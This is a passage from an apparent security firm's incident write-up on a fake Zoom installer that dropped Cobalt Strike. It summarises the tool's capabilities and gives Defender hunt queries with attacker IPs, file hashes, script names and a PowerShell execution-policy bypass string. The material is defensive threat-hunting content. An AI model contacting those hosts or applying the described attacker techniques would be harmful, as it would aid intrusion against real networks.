
was detected by Defender as Cobalt Strike, so that at least gave some insight into what the response from this host likely was (and also avoided tragedy):



What is Cobalt Strike?

Cobalt Strike (S0154) is commercial software used for adversary emulation and red teaming that has become a go-to tool for threat actors. It's capabilities include:

- **Reconnaissance:** quietly profile victims and other hosts on the network.
- **Post-Exploitation:** interact with victims through the Beacon console, over VNC or RDP. Run commands, take screenshots, capture keystrokes, dump credentials from memory, scan the local network, etc.
- **Covert Communications:** malleable Command and Control profiles enable you to blend in with other software used on the network. Transport options include HTTP, HTTPS, DNS and SMB.
- **Phishing:** email messages can be imported, weaponised and sent.
- **Initial Access:** web servers can be hosted for drive-by downloads on cloned websites, or a variety of file payloads can be crafted for external delivery.
- **Browser Pivoting:** proxy local browsing through a victim to bypass geofencing, IP allowlisting, multi-factor authentication and other restrictions.



Source:

<https://blog.cobaltstrike.com/2016/09/22/cobalt-strike-3-5-unix-post-exploitation/>

Recommendations

This campaign has reinforced the necessity of adopting a defense in depth approach to cybersecurity and investing in best-of-breed security technology. It was only through their adoption of Zscaler cloud proxy and Microsoft Defender for Endpoint (formerly Defender Advanced Threat Protection) EDR that the customer managed to come out of this incident unscathed. While execution did occur for some time before initial detection, events that would otherwise have resulted in impact were mitigated. Traditional endpoint protection would unlikely have provided adequate coverage and the organisation would be facing a long-term compromise.

As an analyst it also drove home the importance of industry collaboration, understanding normal OS behaviour and being familiar with the TTP's of common adversary tooling. Several organisations I spoke to who also saw instances of this deemed it a false positive because "it looks and feels like Zoom".

Users of Defender for Endpoint can use the following hunt query to assess their environment for indicators of compromise:

```
search in (DeviceFileEvents, DeviceNetworkEvents) RemoteIP in ("54[.]209[.]51[.]169",
"139.60.161[.]60", "45.146.164[.]111", "95.179.138[.]181") or SHA256 in
("910aed5530f18782d8265d41a2bda49f074dceaaff76223e63500a6e4671cfe46",
"fd03b531ad1d8d7358b7b50912841f81b6ea6e4e364ca6af8f0dc61aa7d3d152",
"df8659f990176e4845615486055305a5dc7024c732850bc3043c64e8393dc38b",
"122fc6d2eb88bdce215fd0a379178d66ce816b91b77791d340ff673448d21030",
"ee211bfbd506cb2877ae6f7b1db496ef87bd4462ddcef1ef872798be309dc943")
```

Note: defang IP addresses before running the query.

Impacted hosts can be further investigated with these queries:

```

let HostName = "HOSTNAME";
DeviceFileEvents
| where DeviceName startswith HostName
| where FileName in ("1.ps1", "b.ps1", "zoom.7z", "ZoomPortable.exe")

let HostName = "HOSTNAME";
let ZoomPath = @"C:\Users\USERNAME\AppData\Local\Temp\zoom\";
search in (DeviceFileEvents, DeviceProcessEvents) DeviceName startswith HostName
| where FolderPath startswith ZoomPath or InitiatingProcessFolderPath startswith ZoomPath
| where InitiatingProcessFileName != "7za.exe" and ActionType !in ("FileModified")

let HostName = "HOSTNAME";
let ExecString = "-exec bypass /W 1";
search in (DeviceFileEvents, DeviceNetworkEvents, DeviceProcessEvents) DeviceName startswith
HostName
| where ProcessCommandLine contains ExecString or InitiatingProcessCommandLine contains
ExecString
| where FileName !startswith "__PSScriptPolicyTest" and RemoteIP != "127.0.0.1" and RemoteUrl
!contains "zscloud.net"

let HostName = "HOSTNAME";
DeviceEvents
| where DeviceName startswith HostName
| where ActionType == "PowerShellCommand" and InitiatingProcessCommandLine has_any ("b.ps1",
"1.ps1")

```

You can find a list of others involved in the investigation and a link to a more comprehensive set of IoCs in the tweet where I first announced this finding:

https://twitter.com/phage_nz/status/1379967916116877313.

Up Your Game

Inde's Managed Detection & Response service equips organisations with industry-leading EDR and SIEM that is supported by a team of security experts. Rest easy and be assured that everything is in check with continual exposure assessment, adversary emulation and detailed reporting. [Get in touch with us](#) to learn more.

[About the author](#)

Chris Campbell

Chris was that notoriously disobedient kid who sat at the back of the class and always seemed bored, but somehow still managed to ace all of his exams. Obsessed with the finer details and mechanics of everything in both the physical and digital realms, Chris serves as the Security Architect within the Inde Security Team. His ventures into computer security began at an early age and haven't slowed down since. After a decade spent across security and operations, and evenings spent diving into the depths of malware and operating systems, he brings a wealth of knowledge to Inde along with a uniquely adversary focused approach to defence. Like many others at Inde, Chris likes to unwind by hitting the bike trails or pretending to be a BBQ pitmaster.

COMMENTS
